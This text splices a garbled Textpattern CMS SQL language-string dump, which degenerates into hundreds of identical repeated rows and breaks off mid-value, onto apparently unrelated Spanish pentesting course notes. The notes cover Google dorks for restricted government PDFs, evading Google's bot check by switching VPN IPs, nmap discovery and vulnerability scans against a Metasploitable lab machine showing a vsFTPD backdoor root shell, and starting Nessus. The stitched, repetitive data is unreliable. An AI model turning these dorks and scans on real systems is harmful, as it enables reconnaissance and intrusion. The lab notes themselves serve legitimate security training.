s', 'permalink_title_format', 'prefs', 'Permalink title format', '2005-08-07 06:31:26'), (450, 'en-us', 'permanent_link', 'public', 'Permanent link to this article', '2005-08-07 06:34:03'),
451, 'en-us', 'permissions', 'file', 'Permissions', '2005-07-06 13:39:09'), (452, 'en-us', 'permlink', 'public', 'Permalink', '2005-08-07 06:34:03'), (453, 'en-
s', 'permlink_mode', 'prefs', 'Permanent link mode', '2005-08-07 06:31:26'), (454, 'en-us', 'per_page', 'common', 'per page', '2005-08-07 06:35:05'), (455, 'en-us', 'php_extensions', 'diag', 'PHP
xtensions', '2005-08-07 06:34:29'), (456, 'en-us', 'php_version', 'diag', 'PHP version', '2005-08-07 06:34:29'), (457, 'en-us', 'ping_textpattern_com', 'prefs', 'Ping textpattern.com?', '2005-08
6:31:26'), (458, 'en-us', 'ping_weblogsdotcom', 'prefs', 'Update Ping-o-matic', '2005-08-07 06:31:26'), (459, 'en-us', 'pl-pl', 'public', 'Polski', '2005-10-13 11:29:47'), (460, 'en-
s', 'please_enter_url', 'setup', 'Please enter the web-reachable address of your site', '2005-09-05 08:34:09'), (461, 'en-us', 'plugin', 'plugin', 'Plugin', '2005-07-06 13:39:09'), (462, 'en-
s', 'plugins', 'plugin', 'Plugins', '2005-07-06 13:39:09'), (463, 'en-us', 'plugin_help', 'plugin', 'Plugin help', '2005-07-06 13:39:09'), (464, 'en-us', 'plugin_load_error', 'public', 'A problem
ccured while loading the plugin', '2005-08-07 06:34:03'), (465, 'en-us', 'plugin_load_error_above', 'public', 'The above errors were caused by the plugin', '2005-08-07 06:34:03'), (466, 'e
s', 'polish', 'prefs', 'Polish', '2005-08-07 06:31:26'), (467, 'en-us', 'popup', 'public', 'popup', '2005-08-07 06:34:03'), (468, 'en-us', 'portuguese', 'prefs', 'Portuguese', '2005-08-07 06:31:26')
2005-08-07 06:34:03'), (469, 'en-us', 'private', 'public', 'private', '2005-08-07 06:34:03'), (470, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (471, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (472, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (473, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (474, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (475, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (476, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (477, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (478, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (479, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (480, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (481, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (482, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (483, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (484, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (485, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (486, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (487, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (488, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (489, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (490, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (491, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (492, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (493, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (494, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (495, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (496, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (497, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (498, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (499, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (500, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (501, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (502, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (503, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (504, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (505, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (506, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (507, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (508, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (509, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (510, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (511, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (512, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (513, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (514, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (515, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (516, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (517, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (518, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (519, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (520, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (521, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (522, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (523, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (524, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (525, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (526, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (527, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (528, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (529, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (530, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (531, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (532, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (533, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (534, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (535, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (536, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (537, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (538, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (539, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (540, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (541, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (542, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (543, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (544, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (545, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (546, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (547, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (548, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (549, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (550, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (551, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (552, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (553, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (554, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (555, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (556, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (557, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (558, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (559, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (560, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (561, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (562, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (563, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (564, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (565, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (566, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (567, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (568, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (569, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (570, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (571, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (572, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (573, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (574, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (575, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (576, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (577, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (578, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (579, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (580, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (581, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (582, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (583, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (584, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (585, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (586, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (587, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (588, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (589, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (590, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (591, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (592, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (593, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (594, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (595, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (596, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (597, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (598, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (599, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (600, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (601, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (602, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (603, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (604, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (605, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (606, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (607, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (608, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (609, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (610, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (611, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (612, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (613, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (614, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (615, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (616, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (617, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (618, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (619, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (620, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (621, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (622, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (623, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (624, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (625, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (626, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (627, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (628, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (629, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (630, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (631, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (632, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (633, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (634, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (635, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (636, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (637, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (638, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (639, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (640, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (641, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (642, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (643, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (644, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (645, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (646, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (647, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (648, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (649, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (650, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (651, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (652, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (653, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (654, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (655, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (656, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (657, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (658, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (659, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (660, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (661, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (662, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (663, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (664, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (665, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (666, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (667, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (668, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (669, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (670, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (671, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (672, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (673, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (674, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (675, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (676, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (677, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (678, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (679, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (680, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (681, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (682, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (683, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (684, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (685, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (686, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (687, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (688, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (689, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (690, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (691, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (692, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (693, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (694, 'en-us', 'public', 'public', '2005-08-07 06:34:03'), (695, 'en-us', 'public', 'public', '2005-0
```

Aquí google me pregunta si soy un robot, porque notó que estoy haciendo muchas búsquedas inusuales.



#### Acerca de esta página


Nuestros sistemas han detectado tráfico inusual procedente de tu red de ordenadores. En esta página se comprueba si eres tú quien envía las solicitudes en lugar de un robot. [¿A qué se debe esto?](#)

Dirección IP: 159.242.234.92  
Hora: 2023-08-15T04:36:49Z  
URL: <https://www.google.com/search?>

Vuelvo a cambiar la IP desde el VPN:




Y por último otro ejemplo: `site:gov filetype:pdf allintitle:restricted`



Dejo el link al sitio oficial de google dorks, <http://www.exploit-db.com/google-dorks/> por si está interesado alguien en este tema.

## 07- NMAP

Escaneo básico de red: `nmap -sn <dirección IP de la red>` (con metaspitable corriendo)





Descubre varios equipos

```

kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ nmap -sn 192.168.2.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-09-14 07:39 EDT
Nmap scan report for 192.168.2.1
Host is up (0.00046s latency).
Nmap scan report for 192.168.2.4
Host is up (0.00026s latency).
Nmap scan report for 192.168.2.6
Host is up (0.00066s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.07 seconds

(kali@kali)-[~]
$

```

Por ahora, ahorramos tiempo y vemos la IP de metasploitable desde metasploitable con ifconfig:

```

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d2:dc:14
          inet addr:192.168.2.6  Bcast:192.168.2.255  Mask:255.255.255.0
          inet6 addr: fe80::d00:27ff:fed2:dc14/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:813 errors:0 dropped:0 overruns:0 frame:0
          TX packets:99 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:59248 (57.8 KB)  TX bytes:12867 (12.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:152 errors:0 dropped:0 overruns:0 frame:0
          TX packets:152 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:48377 (47.2 KB)  TX bytes:48377 (47.2 KB)

msfadmin@metasploitable:~$ _

```



Ahora hacemos escaneo de vulnerabilidades:

Nmap -sS --script vuln 192.168.2.6

```
(kali@kali)-[~]
$ sudo nmap -sS nmap --script vuln 192.168.2.6
Starting Nmap 7.92 ( https://nmap.org ) at 2023-09-14 07:48 EDT
Failed to resolve "nmap".
Stats: 0:00:34 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 84.34% done; ETC: 07:49 (0:00:04 remaining)
Stats: 0:00:35 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 84.44% done; ETC: 07:49 (0:00:04 remaining)
Nmap scan report for 192.168.2.6
Host is up (0.000083s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs:   BID:48539 CVE:CVE-2011-2523
|             vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         https://www.securityfocus.com/bid/48539
```

Muchísimas vulnerabilidades:


```
kali@kali: ~
File Actions Edit View Help
| ssl-dh-params:
|   VULNERABLE:
|     Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|       State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|       Check results:
|         ANONYMOUS DH GROUP 1
|           Cipher Suite: TLS_DH_anon_WITH_AES_128_CBC_SHA
|           Modulus Type: Safe prime
|           Modulus Source: postfix builtin
|           Modulus Length: 1024
|           Generator Length: 8
|           Public Key Length: 1024
|       References:
|         https://www.ietf.org/rfc/rfc2246.txt
|
|     Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM
|     (Logjam)
|       State: VULNERABLE
|       IDs:   BID:74733 CVE:CVE-2015-4000
|       The Transport Layer Security (TLS) protocol contains a flaw that is
|       triggered when handling Diffie-Hellman key exchanges defined with
|       the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
```

Por ahora eso es todo con NMAP. Recuerden ver que puerto está abierto y qué vulnerabilidad quieren atacar, lo vamos a ver en la sección METASPLOIT.

## 08- NESSUS

Nessus sirve para buscar vulnerabilidades en las redes y en las máquinas.


Para arrancar nessus ponemos `/bin/systemctl start nessusd.service`




```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# /bin/systemctl start nessusd.service  
(root@kali)-[~]  
#
```

Luego desde el navegador entramos a <https://kali:8834>

